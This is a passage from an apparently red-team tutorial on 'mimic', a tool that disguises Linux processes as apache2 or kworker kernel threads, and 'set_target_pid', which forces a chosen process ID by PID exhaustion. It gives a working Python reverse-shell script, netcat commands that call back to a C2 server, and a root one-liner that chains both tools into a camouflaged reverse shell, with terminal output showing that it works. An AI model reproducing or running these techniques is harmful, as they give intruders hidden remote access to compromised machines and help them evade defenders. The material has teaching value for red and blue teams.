
At this point, I have a fully functioning reverse shell calling back from this host. Let's explain what happened here:

- We looked at the current list of processes we own. All of them are legitimate.
- We launched mimic with the '-d' daemon flag so it would disassociate from our tty.
- This first mimic then launched netcat to connect back to our command and control (C2) server, and per our instruction, became a daemon and dropped to the background.
- Upon successful connect back, we have instructed netcat to run mimic again, but without arguments this time. We are keeping the second call simple for readability. When no '-e' flag is given, mimic defaults to /bin/bash. (This is configurable at launch time if you prefer another default executable.)

Next let's demonstrate using mimic to launch a script instead of an executable. Consider the following reverse_shell.py python script:

```python
#!/usr/bin/python

import socket,subprocess,os,sys

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],int(sys.argv[2])))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call([sys.argv[3]])
```

Let's now use it to open a reverse shell back to our C2 server.




```
quixote@rocinante:~$ ./reverse_shell.py 192.168.1.134 4141 /bin/bash
^Z
[1]+  Stopped                 ./reverse_shell.py 192.168.1.134 4141 /bin/bash
quixote@rocinante:~$ ps ux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote    507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote    508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote    514  0.0  0.2  95204  4448 ?        S    14:03   0:00 sshd: quixote@pts/0
quixote    515  0.0  0.1  19988  3816 pts/0    Ss   14:03   0:00 -bash
quixote   1397  0.0  0.5  33552 10432 pts/0    T    15:01   0:00 /usr/bin/python ./reverse_shell.py 192.168.1.134 4141
quixote   1398  0.0  0.1  11172  3016 pts/0    T    15:01   0:00 /bin/bash
quixote   1399  0.0  0.1  38308  3288 pts/0    R+   15:01   0:00 ps ux
quixote@rocinante:~$ fg
./reverse_shell.py 192.168.1.134 4141 /bin/bash
quixote@rocinante:~$ ./mimic -b -e "/usr/bin/python ./reverse_shell.py 192.168.1.134 4141 /home/quixote/mimic"
quixote@rocinante:~$ ps ux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote    507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote    508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote    514  0.0  0.2  95204  4448 ?        S    14:03   0:00 sshd: quixote@pts/0
quixote    515  0.0  0.1  19988  3816 pts/0    Ss   14:03   0:00 -bash
quixote   1401 16.8  0.5  33556 10300 pts/0    S    15:01   0:01 /usr/sbin/apache2 -k start
quixote   1402 15.6  0.0   4060   660 pts/0    S    15:01   0:00 /usr/sbin/apache2 -k start
quixote   1403 15.6  0.1  11180  3032 pts/0    S    15:01   0:00 /usr/sbin/apache2 -k start
quixote   1405  0.0  0.1  38308  3236 pts/0    R+   15:02   0:00 ps ux
quixote@rocinante:~$
```

The order of events here is:

- We used our Python script to open a reverse shell to our C2 to demonstrate the normal case.
- After showing its process listing, we exited from that shell.
- Then we launched the same reverse shell script, but this time through mimic. Note that in order for mimic to work with the script we only needed to invoke the script interpreter directly.
- In the resulting process display, we see three apache2 threads. One is Python, one is mimic itself, and one is the /bin/bash shell presented back to our C2.

Next, let's look at the default behavior if you happen to have access to the root account on the compromised host. We will return to our pause_daemon for this example.




```
quixote@rocinante:~$ sudo su -
root@rocinante:~$ /home/quixote/mimic -e /home/quixote/pause_daemon
Hello, I am the pause_daemon!
Here are my arguments, from my perspective:
        argc: 1
        argv[0]: /home/quixote/pause_daemon
Time to become a daemon and pause() until you kill me. Bye!
root@rocinante:~$ ps ux | grep [][] | grep kworker
root         4  0.1  0.0      0     0 ?        S    13:50   0:08 [kworker/0:0]
root         5  0.0  0.0      0     0 ?        S<   13:50   0:00 [kworker/0:0H]
root        84  0.0  0.0      0     0 ?        S    13:50   0:00 [kworker/u256:1]
root       132  0.0  0.0      0     0 ?        S<   13:50   0:00 [kworker/0:1H]
root       313  0.0  0.0      0     0 ?        S<   13:50   0:00 [kworker/u257:0]
root       318  0.0  0.0      0     0 ?        S<   13:50   0:00 [kworker/u257:1]
root      1319  0.0  0.0      0     0 ?        S    14:43   0:00 [kworker/u256:2]
root      1422  0.0  0.0      0     0 ?        S    15:07   0:00 [kworker/0:1]
root      1469  0.0  0.0      0     0 ?        S    15:13   0:00 [kworker/0:2]
root      1472  0.0  0.0   4176    88 ?        Ss   15:16   0:00 [kworker/0:0]
root@rocinante:~$
```

Do you see it? We've given you a hint by only selecting the kworker kernel threads. 😊 When mimic detects it is running as UID 0, it selects a different default string and pretends to be a kernel thread. The PID (1472) may be a sign that this is not a real kworker, but we can change that too.

set_target_pid: Usage

The mimic repository contains a second helper program called set_target_pid. It's very simple. It performs a PID exhaustion attack on the system until you wrap around and are back at the PID you requested (or as close as it can get, if it's already in use). Luckily in the modern era, fork() child calls are actually lightweight clone() calls under the hood, so child death is lightweight, and ultimately this attack is quite fast.




```
quixote@rocinante:~$ ps ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote      507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote      508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote     1435  0.0  0.2  95204  4436 ?        S    15:10   0:00 sshd: quixote@pts/0
quixote     1436  0.0  0.1  19980  3800 pts/0    Ss   15:10   0:00 -bash
quixote     1494  0.0  0.1  38308  3304 pts/0    R+   15:26   0:00 ps ux
quixote@rocinante:~$ time ./set_target_pid 509

real    0m25.096s
user    0m0.004s
sys     0m0.000s
quixote@rocinante:~$ ps ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote      507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote      508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote      510  0.0  0.1  38308  3148 pts/0    R+   15:26   0:00 ps ux
quixote     1435  0.0  0.2  95204  4436 ?        S    15:10   0:00 sshd: quixote@pts/0
quixote     1436  0.0  0.1  19980  3800 pts/0    Ss   15:10   0:00 -bash
quixote@rocinante:~$ time ./set_target_pid 1437

real    0m0.105s
user    0m0.000s
sys     0m0.004s
quixote@rocinante:~$ ps ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote      507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote      508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote     1435  0.0  0.2  95204  4436 ?        S    15:10   0:00 sshd: quixote@pts/0
quixote     1436  0.0  0.1  19980  3800 pts/0    Ss   15:10   0:00 -bash
quixote     1438  0.0  0.1  38308  3144 pts/0    R+   15:27   0:00 ps ux
quixote@rocinante:~$
```

- We listed our current processes. Note that the ps itself is PID 1494.
- We ran set_target_pid to exhaust PIDs until they wrapped around, so that the next process launched would be at or near 509. This exhaustion attack took 25 seconds on a Debian VM running inside of a laptop.
- The next process listing shows that ps is now PID 510.
- We ran set_target_pid again to reset to the original range of 1437. Note that because we didn't have to exhaust all PIDs and wrap around, this command took less than one second.
- Now in the final process listing we see ps is once again back at 1438.

Putting it all together.

Let's connect the pieces. We'll use mimic and set_target_pid as root to open a reverse shell back to our C2.



```
quixote@rocinante:~$ sudo su -
root@rocinante:~$ ps aux | tail -n 1
root        3547  0.0  0.0      0     0 ?        S    15:33   0:00 [kworker/0:2]
root@rocinante:~$ cp /home/quixote/set_target_pid /home/quixote/mimic .
root@rocinante:~$ ./set_target_pid 1 && ./mimic -d -e "/bin/nc -e '/root/mimic' 192.168.1.134 4141" && sleep 5 && ./set_
target_pid 3547
root@rocinante:~$ ps aux | grep [][] | grep kworker
root           4  0.1  0.0      0     0 ?        S    13:50   0:09 [kworker/0:0]
root           5  0.0  0.0      0     0 ?        S<   13:50   0:00 [kworker/0:0H]
root          84  0.0  0.0      0     0 ?        S    13:50   0:00 [kworker/u256:1]
root         132  0.0  0.0      0     0 ?        S<   13:50   0:00 [kworker/0:1H]
root         305  3.4  0.1  11168  2928 ?        S    15:37   0:01 [kworker/0:0]
root         313  0.0  0.0      0     0 ?        S<   13:50   0:00 [kworker/u257:0]
root         318  0.0  0.0      0     0 ?        S<   13:50   0:00 [kworker/u257:1]
root        1319  0.0  0.0      0     0 ?        S    14:43   0:00 [kworker/u256:2]
root        1439  0.0  0.0      0     0 ?        S    15:28   0:00 [kworker/0:1]
root        1483  0.0  0.0   4176    88 ?        Ss   15:20   0:00 [kworker/0:0]
root        3547  0.0  0.0      0     0 ?        S    15:33   0:00 [kworker/0:2]
root@rocinante:~$
```

- We checked the latest PID assigned, 3547.
- We copied the payload binaries to root's home directory to simplify the next command.
- We set the target PID to 1, launched our reverse shell, then slept for 5 seconds (to let mimic/netcat catch up as they are now daemons running in the background), and finally reset the PIDs.

Can you tell which are the malicious processes? The VSZ entries are a big giveaway.

Ultimately, it is best to think of mimic as a type of camouflage, not invisibility. It should look harmless enough that nobody thinks to dig deeper. If they do dig, a good forensic analyst will be able to figure it out. For more on this, read the section below for the Blue Team.

Red Team Developers

In this section, we will discuss OS internals to demonstrate how these tools work, and what the broader implications are for Linux malware.

mimic: Under the Hood

In order to understand what is happening with mimic, it is important to understand two concepts:

- What is the proc filesystem and how does it work?
- What is ptrace and how can it be leveraged to perform systems programming in the context of another process?

procfs

The proc filesystem in Linux is a data abstraction allowing users to query the kernel for information about the OS and its current list of running processes using only the standard filesystem system calls: open(), read(), write(), and close().


The important idea is that *all* information about a process comes from its entry in /proc. Every time you run top or ps, those tools are reading the proc filesystem.

The data put forward in that /proc entry may come from the kernel, but the kernel is just reporting on the internal state of the process, which we control. Of particular interest here is where the name of the process comes from. There are two spots in /proc that contain name information, and they represent different sources in memory, so we will have to alter both to get our malicious /proc entry to lie.

Consider the following simple hello_pause.c program:

```c
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv){

        printf("hello, world");
        pause();

        return(0);
}
```

We are calling pause() here to allow us to go examine the program's /proc entries.




```
quixote@rocinante:~$ ./hello_pause
^Z
[1]+  Stopped                 ./hello_pause
quixote@rocinante:~$ pgrep hello_pause
3573
quixote@rocinante:~$ cd /proc/3573
quixote@rocinante:/proc/3573$ ls
attr        comm             fd        map_files   net            pagemap      sessionid  status          wchan
autogroup   coredump_filter  fdinfo    maps        ns             personality  setgroups  syscall
auxv        cpuset           gid_map   mem         numa_maps      projid_map   smaps      task
